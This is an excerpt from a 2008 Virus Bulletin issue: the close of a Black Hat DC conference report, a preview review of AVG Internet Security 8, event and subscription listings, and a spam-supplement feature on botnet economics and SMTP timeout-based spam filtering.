Brian Chess and Jacob West then talked about using taint propagation to detect security flaws in software during the software testing process. This I didn't find too inspiring, mainly because I never get involved at that stage in the process and instead get presented with the problem after the fact. However, I agree with their thesis and the approach through taint propagation analysis, and would encourage any software development team to take their advice to heart.

We then got a survey on stack protection mechanisms by Shawn Moyer. For me, it was a great recap on the state of this subject and it was encouraging that over the last seven years much of this technology has gone mainstream and has matured. Moyer took us through the defence measures and counter attacks, showing that even though the field is mainstream, it is not completely mature yet.

Next I switched to the Hardware/Embedded track to see Felix 'FX' Lindner's talk on Cisco IOS Forensics. Mostly people are just happy that their network infrastructure works, but a good case can be made that the routers we use could tell us more about the attacks going on than they currently do. FX decided to see if it would be possible to tickle more security-relevant information out of the Cisco IOS and homed in on a method of producing core dumps for off-router analysis on a regular basis. He also talked about the fact that routers are hackable, mainly because system admins rarely update the IOS. Certainly food for thought for all network administrators.

Back in the Defense track, we looked at measuring botnet sizes with Christopher Davis and David Dagon. Ignoring P2P botnet systems, their thesis is that we can use DNS metrics to measure botnet sizes. In case you want to try this at home, keep in mind that doing vast DNS cache queries is considered impolite at best, so a significant amount of their time was spent trying to get permission from the various ISPs.

Black Hat DC was certainly of a different flavour from the Black Hat Japan event that I attended last year – the DC event was much more intense. There was a greater number of governmental delegates, as you would expect in DC, but some of these were not from the US. I met a few European officials whom I frankly wasn't expecting so see at a stateside conference. Despite being in DC, there was no 'corporate' or 'policy' track as I would have expected – though that would probably not be quite true to the nature and origins of Black Hat.

CONCLUSIONS

One has to say that in order to get as much out of these conferences as possible, you need to do your homework upfront, but this could be said of many speciality conferences, including *VB*. The speakers at Black Hat and CCC assume you already know a lot about security and that you want them to take you to another level – and they certainly try.

After that, though, there is a cultural difference. CCC is less restrained, but you have a hard time finding the speakers after the talk to discuss the topic with them. Black Hat goes to great lengths to make the speakers accessible by providing a room after the talks where the speakers can be grilled. Also, with far fewer attendees (at Black Hat DC there were perhaps 150–300, while at CCC there were perhaps 2,000–3,000), it was much easier to locate the people you wanted to meet.

Another common aspect of Black Hat and CCC is that both embrace the philosophy of full disclosure. Not only will the speakers divulge all the details you need to replicate the attacks and sometimes even code, but the talks are often available on audio, video and as PDF after the conference. The CCC has even started streaming live for the past few years. However, this doesn't replace going to the conferences and being able to meet the speakers and other delegates. There is nothing like discussing the finer points of CSRF over a pint of beer.

PRODUCT REVIEW

AVG INTERNET SECURITY 8

John Hawes

I received an email this morning. It was nothing unusual – just another chain letter sent to *VB*'s hoax-reporting address by a scrupulous reader. I scanned through the message body, checking if there was anything to remark on. Nothing but the same old tragic tale and earnest plea to pass the message on for the usual vague reasons. When I reached the bottom of the text I found that a little note had been tagged on: 'Scanned by AVG Free Edition', it read. I scrolled a little further. There was another one, and another, and another. I counted 27 in all. Interspersed amongst them were a handful of legal disclaimers and the odd snippet of advertising from a webmail service. The tags of two other security products were present too.

Obviously, the incidence of a product's marker within a many-times-forwarded hoax email is far from a scientific measure of market penetration – the message could have been through dozens of other filters and scanners that didn't leave their footprint. But it did serve to drive home just how widely the name *AVG* has become embedded in the online world's consciousness – in many minds an almost universal solution to security worries, thanks in great part to the roaring success of the free version of the product. Just why this should be is not entirely clear – there are other free anti-virus products available, quite a few of them in fact. But *AVG*, perhaps rivalled only by *Alwil*'s *avast!*, has achieved an extraordinary level of brand awareness on the back of its little freebie. Perhaps it's all the free advertising it gets from email chain letters.

AVG does, of course, have much more to offer. The free edition is merely a taster, intended to get users familiar with the company's products as well as its name, and encourage them to upgrade to the fuller-featured versions. The *Internet Security* suite is the most complete version, aiming to cover all the desktop bases, and is available to customers at all levels, from the home-user through small businesses to large enterprises, with targeted versions focusing on the needs of each. Like most of its competitors, *AVG* also provides a wide range of corporate products for its business customers, including server versions and support for *Linux* and *FreeBSD* – interestingly, these platforms are also covered by the home-user range.

Version 7.5 of the product has been around since late 2006, with the version number applied to the simple anti-virus as well as the more complex suites. Now version 8 is on its way, boasting a plethora of additions and exciting new functions, and I felt privileged to be allowed an early look at what it can do. Since this is a preview version, the product reviewed here is likely still to have a few wrinkles to be ironed out before the product's final release – but it will provide a good idea of its potential.

WEB PRESENCE, SUPPORT AND INFORMATION

The company behind the *AVG* product was until very recently known as *Grisoft*; the name was changed only a matter of weeks ago and this seems an eminently sensible move given the huge brand recognition the product has acquired.

For the time being www.avg.com still redirects to www.grisoft.com, but it seems more than likely that this situation will be reversed in the near future. At the time of writing this article, changes to reflect the new version have yet to be implemented on the web, the site currently focusing on version 7.5, with product information, manuals and support data for version 8 presumably still in the works.

The existing site has a pretty thorough range of offerings – the usual product summaries, marketing overviews and online purchasing of products backed up by more meaty stuff in the 'Support' and 'Threat Info' sections. Paying customers have access to 24/7 email support, with many products having built-in support connection functionality, and even users of the free edition are likely to find some helpful information in the decent FAQ section.

A selection of removal and cleanup tools are provided, the most notable of which is a bootable CD which includes a selection of handy tools for assisting with the removal of particularly nasty infections alongside a command-line version of the *AVG* scanner. This is an item most security admins and experts will have thought of from time to time, and many will have gone to various lengths to put together for themselves. It is a provision rather rarely offered by security vendors, possibly due to its limited use to inexpert users, and perhaps in part due to the licensing complexities of *Windows*. The current version does not support *Vista* systems, pending the integration of *Windows PE 2*.

The site also includes the obligatory virus encyclopedia, which seems reasonably well stocked if not quite up with the best of such offerings. One particularly nice touch, noted in several of the entries, was the inclusion of generic descriptions of the common techniques and tactics of types of malware where more specific details have yet to be added – something which many similar malware lists could do with in place of the more usual 'no info here' messages.

Although the corresponding versions for the latest product have yet to be released, a quick skim through the copious documentation provided for existing products shows a thorough level of information. A wide range of manuals cover the full product range, all written in a clear and straightforward style. It seems likely that the same will be

the case when the details of the new release are finalised and added to the site.

INSTALLATION AND CONFIGURATION

AVG 7.5 included the basics of any Internet security suite – anti-virus and anti-spyware, a firewall and spam-filtering functionality. While many of the existing functions – including the interface, anti-malware engine and firewall – have been completely rewritten in the new version, several entirely new features have also been added. The major additions are an anti-rootkit scanner, previously available as a free standalone supplement, and advanced web-scanning technology, which comes from the designers of *LinkScanner* following *AVG*'s acquisition of *Exploit Prevention Labs* just a few months ago.

Despite the diverse range of functions, the installation process is fairly straightforward. The product was provided for review as an installer executable of around 50 MB which, when run, seemed to spend a few seconds contemplating its environment before getting the setup process under way. After offering a selection of languages, including most of the main European languages as well as Japanese and Brazilian Portuguese, a EULA clears up any legal issues the user may have. A choice of standard or custom installation is offered, with the custom option providing further choices as to install location, component selection (allowing the firewall, web filter and email filter/anti-spam components to be removed, and additional language support to be added) and finally email scanner setup – the default is the 'personal email' option, with plugins for *Outlook* and *The Bat!* also available.

The initial installation is followed by a number of setup steps. First, options for updating and scheduled scanning are presented. Updates can be scheduled to take place every four hours or once per day – but this would appear to be more of a rough guideline since, in testing the product during normal web usage, several update popups appeared over the course of an afternoon. The default scheduled scan is set for 12 noon, which seems a rather unusual choice, with most other products defaulting to the small hours of the night to avoid slowing the system down at peak usage times. Perhaps the *AVG* developers have great confidence in the small overheads of their product's scanning, or perhaps they assume that most users will be installing the product on their home systems and going out to work during the day. With these settings adjusted to the user's requirements, an initial update is performed and we are ready to move on to the firewall setup.


The first stage of this process is to select from a list of standard profiles – standalone, domain member or roving machines have their own sets of rules ready to go. This selection is followed by a scan of the system (which is configurable as to its thoroughness) to find any software that may need to connect to the web, and then the firewall is up and running too. An option is available to review the automatically selected settings in more detail.

Overall the setup seemed fast and simple, with even the various custom options unlikely to prove too taxing to any but the most uninformed user. Some excessive monkeying around with the firewall configuration pages did result in some odd effects – eventually disabling the firewall entirely without meaning to – but it seems likely that this is a minor bug that will be ironed out in time for the final release. A simple re-running of the config wizard soon set things straight, allowing me to move on to look at the new interface itself.

INTERFACE AND COMPONENTS

The main page of the new interface emphasises the full range of functionality on offer, with a very busy panel showing status information on 12 separate areas of operation. This may be something of an exaggeration of the scope of the product's coverage however, since some of the areas seem to overlap. For example, the separate status buttons for 'anti-virus', 'anti-spyware' and 'resident shield' all seem to cover much the same thing, while items such as 'licensing' could perhaps be given less prominence. Each button can be double-clicked to access further information on that module. Double-clicking some of the buttons, such as those for anti-virus and anti-spyware, provides only more detailed status information, while others offer simple controls and basic settings.

More in-depth fine-tuning is accessed via an advanced settings dialog, which can be opened from the menu bar. It would seem useful for more advanced users also to have this accessible from each module's status page, linking



through to the appropriate section of the advanced dialog, but perhaps such extra detail is considered likely to overwhelm users with more modest needs.

Also prominent on the main interface are some tabs down the left-hand side, which provide rapid access to on-demand scanning and the results of recent scans and updating. This seems sensible, as many users will simply leave the software running once installed, only visiting the interface in the event of something going wrong. Their first action in such a case is likely to be to ensure the product is up to date and to run a check of the system.


There was one final item at the bottom of the screen for which I could find less justification: a button marked 'Notification' which opened a little drop-down box. This seemed to have no function other than to display photographs of some handsome, smiling people – but it could be a means of feeding information on the latest threat outbreaks, which as yet has no data supply.


Probing into the product's numerous functions, I started with those focused on the network boundary, preventing attacks and malicious code from reaching the protected system. The main form of such protection is the firewall, which seems pretty easy to set up with its clutch of standard layouts ready to apply and tweak at will. The scan for existing installed network software makes the setup task pretty straightforward, and the configuration interface seems very open and roomy, without the over-busy pages that sometimes pass as firewall setup systems. The product also features a gamer mode, which minimises the interruptions of the firewall alerts during gaming.


The suite incorporates a number of other protection features that block threats from penetrating the local system. Documents accompanying the preview copy of the product discuss in some detail the rise of the web to become the major vector for malware attacks, with mass-mailing worms subsiding somewhat in favour of trojans embedded in web pages awaiting unwary visitors. Of course, email is not neglected entirely, with the malware scanner checking incoming mail for attached nasties while the spam filter tries to minimise unwanted mails hitting inboxes. This area of the product was looked at only briefly, and there seemed to be no problems with the malware detection side of things.

More interesting and unusual are the web-filtering tools. The standard web anti-malware scanning functionality is found in many competing products, with files scanned as they are downloaded – in this case a maximum file size of 200 KB is set, but it can be scaled up to as much as 20 MB, though this is likely to have some hefty impact on download speeds, and presumably larger items are likely to be archives. The system also scans instant messaging traffic (*ICQ* and *MSN*).

To further combat unintended file transfers caused by drive-by downloads, the new technology from *Exploit Prevention Labs* comes into play. This is implemented in two forms: a search scanner, which checks each link turned up by search engines, and a surf scanner, which checks pages for possible exploits. Both are integrated with *Internet Explorer* and *Firefox*. Unlike a lot of other web-filtering systems they operate on-the-fly, checking pages before they are visited, rather than using a database of known-bad sites.







The search scanner works with the big three search systems (*Google*, *Yahoo!* and *MSN*) and seems to process most pages of results in no more than 30 seconds (depending, of course, on connection speeds). Each link starts off being marked with a question mark flickering beside it, which turns into a comforting green tick when the page is deemed to be clean, or an angry red cross for pages considered to pose a danger. During web browsing, the surf scanner ('Surf-Shield') component watches out for embedded exploits and downloads. Both components seem to work pretty effectively, and had no trouble with a variety of well-known malicious items embedded in sites. There's not much by way of configuration for these items, just on and off, and an option to report infected sites.

MALWARE SCANNING AND PROTECTION

AVG's detection rates have been pretty impressive for some time. Although not quite in the top league, the product has consistently scored extremely well in our VB100 testing, with almost all of the samples it has missed recently having been in the older and more obscure parts of the test sets. In other

independent tests the product has fared even better, recently scoring some excellent 'Advanced' and 'Advanced +' ratings in *AV-Comparatives* tests. The product was awarded excellent marks from *AV-Test.org* too, with some 'good' and 'very good' ratings in the most recent multi-criteria test measuring response times and heuristics as well as signature detection.

Running the new version over our test sets showed similar detection rates, with barely anything going undetected even among the very newest items. *AVG*'s scanning speeds have always been a little behind the fastest products in our tests, and running the latest build over the speed sets used in last month's comparative produced some slightly slower times in most cases, with the on-access times similarly stretched. This can in part be put down to more thorough scanning settings, with several archive types delved into much more deeply with the new engine; changes to the running environment may also have played a part here. Memory usage seemed somewhat lower than previously, despite the numerous extra functions being rolled in, and even the slowest, most aged systems I tried it on seemed to suffer no noticeable slowdown with the product installed.

The product also includes anti-rootkit functions, which, as in most of these tools, operate separately from the main anti-malware scanner and require a separate scan to be carried out, although on-demand scans can be adjusted to include rootkit spotting. The scans seemed impressively fast and thorough – findings again confirmed by a major test carried out recently by *AV-Test.org*, which ranked the standalone version of the product very highly indeed, with excellent marks given for removal as well as detection. Installing the product on a system infested with some nasty stealth malware resulted in almost all of the system changes being repaired, although one item's efforts to prevent removal by disabling registry editing remained a frustration.

Like the rest of the interface, the design of these areas is a lot more pleasant to use than in previous versions of the product (to my taste at least), and although configuration options in some areas are rather minimal there is plenty of fine-tuning for the average user.

OTHER FUNCTIONALITY

A final set of tools is provided to round out a pretty full set. The 'system tools' section does not include anything enormously revolutionary – indeed much of its content is available elsewhere either as standard *Windows* tools or as free downloads, but here several useful items are brought together to keep all one's security needs in the same place.

Tables of running processes, network connections, items auto-run at startup, browser plugins and extensions, and even DLLs providing layered network services, can all be displayed along with a handy button to terminate a process or connection, or remove an unwanted item. My only issue with this area is that it occasionally takes a few moments to populate the lists, and with no indication that such processing is under way some users may assume that the list is empty and move along, when in fact it simply hasn't got around to displaying any information yet.

CONCLUSIONS

It seems that each time a new product arrives on the test bench for an in-depth review, a handful of entirely new ideas as to what should be in a security suite are discovered. Recently we have seen products with bundled data-shredding and encryption systems, advanced intrusion prevention, parental controls, backup and performance improvements, among many other items outside the basic requirements. *AVG* has added its own selection of items, of which the *LinkScanner* technology is perhaps the most unique and certainly the most interesting.

Of course, no product could hope to include all of these ideas in a single suite, but *AVG* has pushed the boat out considerably and bundled a lot into its package. On top of all the extras, the redesigned interface is a big plus – it now seems more rational and navigable, with a pleasant sense of integration across the various modules, all using similar language and layouts to create a smooth flow from one module to another.

Despite this being only a preview version, with some testing and fixes to undergo before it is released to the public, it showed very few wobbles even when put under pressure from some rather cavalier treatment – in fact it suffered fewer errors and glitches than many full release products that have made it to the *VB* test bench recently. The combination of a wide range of features – including some nice innovations – with much improved design and usability, stability, unexceptionable system impact and highly impressive detection, seems like a winning one, and I expect to see *AVG* continuing to go from strength to strength with this release.

Technical details:

AVG Internet Security 8 was variously tested on:

AMD K7, 500 MHz, 512 MB RAM, running *Microsoft Windows XP Professional SP2* and *Windows 2000 Professional SP4*.

Intel Pentium 4 1.6 GHz, 512 MB RAM, running *Microsoft Windows XP Professional SP2* and *Windows 2000 Professional SP4*.

AMD Athlon64 3800+ dual core, 1 GB RAM, running *Microsoft Windows XP Professional SP2* and *Windows Vista* (32-bit).

AMD Duron 1 GHz laptop, 256 MB RAM, running *Microsoft Windows XP Professional SP2*.

END NOTES & NEWS

Black Hat Europe 2008 takes place 25–28 March 2008 in Amsterdam, the Netherlands. Registration is now open. See http://www.blackhat.com/.

Forrester's Security Forum will be held 2–3 April 2008 in Amsterdam, the Netherlands. *Forrester* is offering *Virus Bulletin* readers a 15% discount on the registration fee, which can be claimed by downloading the brochure from http://www.forrester.com/imagesV2/uplmisc/Forrester_Virus_Bulletin_Security_Brochure.pdf or calling +31 (0)20 305 4848 and quoting the code 'Virus Bulletin reader'.

RSA Conference 2008 takes place 7–11 April 2008 in San Francisco, CA, USA. This year's theme is the influence of Alan Mathison Turing, the British cryptographer, mathematician, logician, philosopher and biologist, often referred to as the father of modern computer science. Online registration is now available. See http://www.rsaconference.com/2008/US/.

Infosecurity Europe takes place 22–24 April 2008 in London, UK. For more information and to register interest in attending see http://www.infosec.co.uk/virusbulletinevents.

A meeting of the Anti-Malware Testing Standards Organization (AMTSO) will take place on 30 April 2008 in Amsterdam, the Netherlands. For information see http://www.amtso.org/.

The 2nd International CARO Workshop will be held 1–2 May 2008 in Hoofddorp, the Netherlands. The focus of this year's workshop will be on the technical aspects and problems caused by packers, decryptors and obfuscators in the broadest sense For details see http://www.datasecurity-event.com/.

EICAR 2008 will be held 3–6 May 2008 in Laval, France. See http://www.eicar.org/conference/ for the full details.

The 5th Information Security Expo takes place 14–16 May 2008 in Tokyo, Japan. For more details see http://www.ist-expo.jp/en/.

The 9th National Information Security Conference (NISC) will be held 21–23 May 2008 in St Andrews, Scotland. For full details and registration information see http://www.nisc.org.uk/.

Hacker Halted USA 2008 takes place 1–4 June 2008 in Myrtle Beach, SC, USA. The conference aims to raise international awareness towards increased education and ethics in information security. Hacker Halted USA delegates qualify for free admission to the Techno Security Conference which runs concurrently. For more details see http://www.hackerhalted.com/.

The 20th annual FIRST conference will be held 22–27 June 2008 in Vancouver, Canada. The five-day event comprises two days of tutorials and three days of technical sessions where a range of topics of relevance to teams in the global response community will be discussed. For more details see http://www.first.org/conference/.

The 17th USENIX Security Symposium will take place 28 July to 1 August 2008 in San Jose, CA, USA. A two-day training programme will be followed by a 2.5-day technical programme, which will include refereed papers, invited talks, posters, work-in-progress reports, panel discussions, and birds-of-a-feather sessions. For details see http://www.usenix.org/events/sec08/cfp/.

Black Hat USA 2008 takes place 2–7 August 2008 in Las Vegas, NV, USA. Online registration is now open and a call for papers has been issued. For details see http://www.blackhat.com/.

VB2008 will take place 1–3 October 2008 in Ottawa, Canada. *Virus Bulletin* is currently seeking submissions from those wishing to present papers at VB2008. Full details are available at http://www.virusbtn.com/conference/vb2008.

The SecureLondon Workshop on Computer Forensics will be held 21 October 2008 in London, UK. For further information see https://www.isc2.org/cgi-bin/events/information.cgi?event=58.

SUBSCRIPTION RATES

Subscription price for 1 year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England
Tel: +44 (0)1235 555139 Fax: +44 (0)1235 531889
Email: editorial@virusbtn.com Web: http://www.virusbtn.com/

vb Spam supplement

CONTENTS

S1 **NEWS & EVENTS**

S1 **FEATURE**

How inbound traffic control improves spam filtering

EUROPEAN PROVIDERS TAKE PROACTIVE STANCE IN SECURITY AND ANTI-SPAM

A survey conducted by the European Network and Information Security Agency (ENISA) has shown that Internet and email service providers in the EU upped their game last year in securing their services and protecting against spam.

The second annual ENISA survey of Internet and email service providers highlights the fact that, despite there being less spam reaching mailboxes in 2007 than in the previous year, the volume of spam the provider has to deal with is still increasing and becoming ever more costly.

The survey, which questioned 30 service providers (mainly from EU countries) found that, in 2007, every provider filtered incoming traffic, and more than 90% filtered outgoing traffic – representing increases of 15% and 46% over the previous year's figures respectively. And in 2007, nearly every provider offered a means by which its users could report violations, while only 60% of the surveyed providers had done so the previous year. Improvements were also reported in training provisions and efforts to raise awareness among users. The full survey results can be found at http://www.enisa.europa.eu/pages/spam/doc/enisa_spam_study_2007.pdf.

EVENTS

The 2008 Spam Conference will take place 27–28 March 2008 in Cambridge, MA, USA. For the full details see http://spamconference.org/.

CEAS 2008 will take place 21–22 August 2008 in Mountain View, CA, USA. A call for papers for the event is now open, proposals should be submitted by 3 April. CEAS is also soliciting non-spam email for use in its 2008 spam challenge. Non-sensitive legitimate email can be donated at http://ceas.klika.eu/ceas/. For more information about the event see http://www.ceas.cc/2008/.

FEATURE

HOW INBOUND TRAFFIC CONTROL IMPROVES SPAM FILTERING

Ken Simpson
MailChannels, Canada

To understand why managing email connections is an essential aspect of today's multi-tiered anti-spam infrastructure, it is important to look at the history of spamming and understand how spammers have evolved their techniques to outwit countermeasures.

Many industry observers believe that 2002 was the year that spam changed from being a mere nuisance into a significant problem. The dot-com boom had connected millions to the Internet, creating a critical mass of email users for the spammers to exploit to great financial benefit. This was also a time (fondly remembered by system administrators everywhere) when the majority of spam was sent from servers residing in legitimate Internet collocation facilities. Venture-backed companies even created powerful 'spam cannons', which perhaps unwittingly assisted seedy email marketers like Scott Richter to reach the critical masses and fund the first of his exotic cars.

In response to the first major wave of spam, the first commercial and open source spam filters arrived – *Symantec Brightmail, Sophos PureMessage* and *SpamAssassin* to name just a few. This first generation of filters applied sets of filter rules to each message received, using regular expressions to identify spammy features within messages.

In response to regular expression filters, spammers began obfuscating the content of their messages. Rather than sending a pure HTML message advertising Viagra, for example, the spammer might chop the message into small HTML pieces which, while unrecognizable to the spam filter, would still render into legible text for the message recipient. Regular expression filters added more rules to catch these obfuscations, causing the spammers to innovate further ad nauseum. New anti-spam approaches emerged, leveraging the best text classification research, but the spammers' goal remained the same: beat enough of the filters temporarily to get a bit of mail through and generate a quick profit.

PROHIBITION INDUCES 'BOT-LEGGING'

Spamming is a tragedy of the commons, in which a finite resource (our time and attention) is abused at low cost by a minority (the spammers). In many such tragedies in our human history, prohibition has been seen as the answer. In 2003, American legislators passed the CAN-SPAM Act, which made it illegal to send unsolicited bulk email messages with a deceptive subject line and forced legitimate senders to identify themselves with a full mailing address.

CAN-SPAM is rightly criticized for not ending the spam problem, but its most significant side effect was to force spamming underground and out of the reach of law enforcement. Faced with service interruptions, in early 2004 spammers began to migrate their operations to a highly scalable distribution platform that was immune to law enforcement: the botnet. By the end of that year, the majority of spam was being delivered by networks such as Phatbot – and nowadays by Storm, Mega-D and Srizbi – lending little hope to Bill Gates' famous pronouncement that spam would be beaten before the end of 2006.

ONCE PROMISING PROPOSALS FOR A FINAL SOLUTION TO SPAM

Researchers at *Microsoft* and elsewhere had devised two techniques that they believed would eradicate spam. The first was SenderID, in which email senders would provide a list of the servers permitted to send email for users within their domain. The idea was that SenderID would allow for the creation of a permanent, ironclad whitelist of trustworthy domains that never send spam, thus allowing recipients simply to block everything not on the whitelist and eradicate spam.

Another idea pitched in 2004 was the computational challenge. Upon connecting to a receiving email server, senders would have to spend considerable CPU cycles computing the answer to a mathematical challenge provided by the receiving server. Bill Gates believed this approach would stop spam by making it too costly to send the high volumes of email required to make spamming profitable.

Unfortunately, neither SenderID nor the computational challenge technique resolved the spam problem. Computational challenges were rejected as being too costly for legitimate bulk email senders (airlines, banks, open-source mailing lists, etc.), and SenderID, while eventually enjoying widespread adoption, proved difficult to implement and so prone to errors that it has remained useful mostly for the acceptance of legitimate email rather than the rejection of spam.

By 2005, what the anti-spam community *was* getting right was content filtering. By the time filters had more or less universally reached a 90 per cent accuracy level, spam had transitioned from a problem of content to a problem of volume alone.

SPAMMER ECONOMICS

Spammers now earn billions of dollars annually[1]. The business is efficient, hierarchical, and organized. In much the same way as the global trade in narcotics involves every conceivable method of smuggling (from submarines to drug mules), the spam trade employs software engineers to develop increasingly sophisticated delivery technologies. And just as the trade in drugs will continue until the end of humanity, so too will the illegal delivery of spam.

To understand how spamming has become such an intractable problem, it serves to analyse the economics that drive spamming. Spammers make money if one in every 30,000 recipients makes a purchase. Given this response rate, a spammer advertising pharmaceutical products can expect to make roughly $5,000 per million email messages sent.

Finding out what it costs to send spam is not difficult: botnet operators advertise their spamming services via online forums. One forum mentioned a price of $100 to send one million spam messages. If we assume that $100 is the cost per million spam messages, and $5,000 is the revenue, then the gross margin from spamming is approximately 98 per cent.

Although some spam filters provide better accuracy than others, filter accuracy across the board is approximately 90 per cent, meaning that only one in ten spam messages reach a recipient. If global anti-spam effectiveness could be improved from 90 to 95 per cent, earning $5,000 from spamming would require the sending of 2 million spam messages, rather than 1 million. This increase in volume would reduce the spammers' profit margin from 98 per cent to 96 per cent (assuming sending costs remained constant). If global anti-spam accuracy were to reach 99 per cent – a figure that experts will tell you is nearly inconceivable given the innovative nature of spammers – the cost of sending spam would reduce the profit margin to 80 per cent. Consider *Google*, one of the world's most profitable advertising companies, which has a reported margin of 25 per cent – now imagine an enterprise with a margin of 80 per cent. The spamming business won't be going away any time soon.

WHY BOTNETS ARE SO DIFFICULT TO STOP

Before botnets arrived on the scene, spammers could be stopped by blocking their IP addresses. Since the

[1] See http://www.ironport.com/company/pp_channel_news_12-01-2007.html




Figure 1: The botnet architecture.

introduction of botnets, blocking has no longer provided an efficient solution to the spam problem.

The largest botnets contain millions of 'zombie' machines. Botnets are controlled by a bot herder[2], who uses sophisticated encryption and peer-to-peer networking techniques to ensure the resilience and permanence of his creation. While the people who control them are constant, the individual zombies within a botnet change constantly. Spam does not come from a predictable set of computers – it comes from all over the place in a completely unpredictable manner. By leveraging the diversity of IP addresses available via botnets, spammers have rendered the blocking approach far less effective than it once was.

Furthermore, as the number of broadband subscribers continues to grow – most rapidly in developing economies such as China and Eastern Europe – the number of computers available to exploit for participation in botnets is expanding. As botnets increase in size and sophistication, attempting to identify where the 'bad stuff' is coming from is becoming less and less worthwhile.

Indeed, in 2006 researchers at Georgia Tech discovered in a survey of data from the *Spamhaus* blacklist that only 5 per cent of botnet IP addresses ever end up listed in the *Spamhaus* database. In another paper, the same researchers found that 85 per cent of spam zombies sent fewer than ten email messages to their honeypot server over the course of about 18 months, as shown in the graph in Figure 2.

In late 2007, the zombie at 201.21.174.207 (a Brazilian broadband subscriber address) began sending approximately three spams each day into one of our honeypot systems. It took 19 days for the first real-time blackhole list (RBL) to identify this IP address and cause it to be blocked. By sending only a very light trickle of email, zombies can evade detection.

BLOCKING SPAM IN 2008

Botnet operators only get paid by the spammer when a message is actually delivered to the receiving email server. In other words, the botnet operator gets paid only once the server has sent 250 OK after the DATA phase. So in order to make lots of money, both the spammer and the botnet operator have to send as much as possible from the botnet in the shortest possible time. If a zombie is being blocked, the botnet operator doesn't make any money.

Spamming software that sends spam to your server from a zombie is impatient. In programming terms, spamming software has a very low timeout. The SMTP RFC recommends that email servers wait at least three minutes for each chunk of data they send to be received by the receiving server and acknowledged via a TCP acknowledgement packet. Furthermore, the RFC recommends that senders wait at least ten minutes for the final message delivery acknowledgement.

These long timeouts were established because in the early days of the Internet the infrastructure was slow and unreliable, and the machines were easily overloaded, leading to frequent message delivery delays. Today, email servers and our networks are much faster, processing incoming messages in a matter of seconds. Delays still occur, but the timeouts defined in the RFC are significantly longer than required in today's world.




Figure 2: 85% of spam zombies sent fewer than ten email messages to researchers' honeypots.

[2] Botnets can also be controlled by the spammer directly via a special network appliance supplied by the botnet owner.

Since botnet operators don't get paid until they receive the 250 OK, their software earns a higher profit by disconnecting after a few seconds and seeking out new victims whose servers respond more quickly.

Now let's take a minute to reiterate a few points.

A few years ago, the MIT Spam Conference was a very interesting place to be. Each year, bright-eyed graduate students and even intrepid industry types would present new filtering techniques that really pushed the accuracy of spam filters to new levels. For the past three years, the spam conference has been much less fantastic. A great result is a paper that shows accuracy improvement of half a per cent.

Spam filtering has really reached the limits of computer science and there isn't much more we can do but tweak things so as not to fall behind the spammers at the very least.

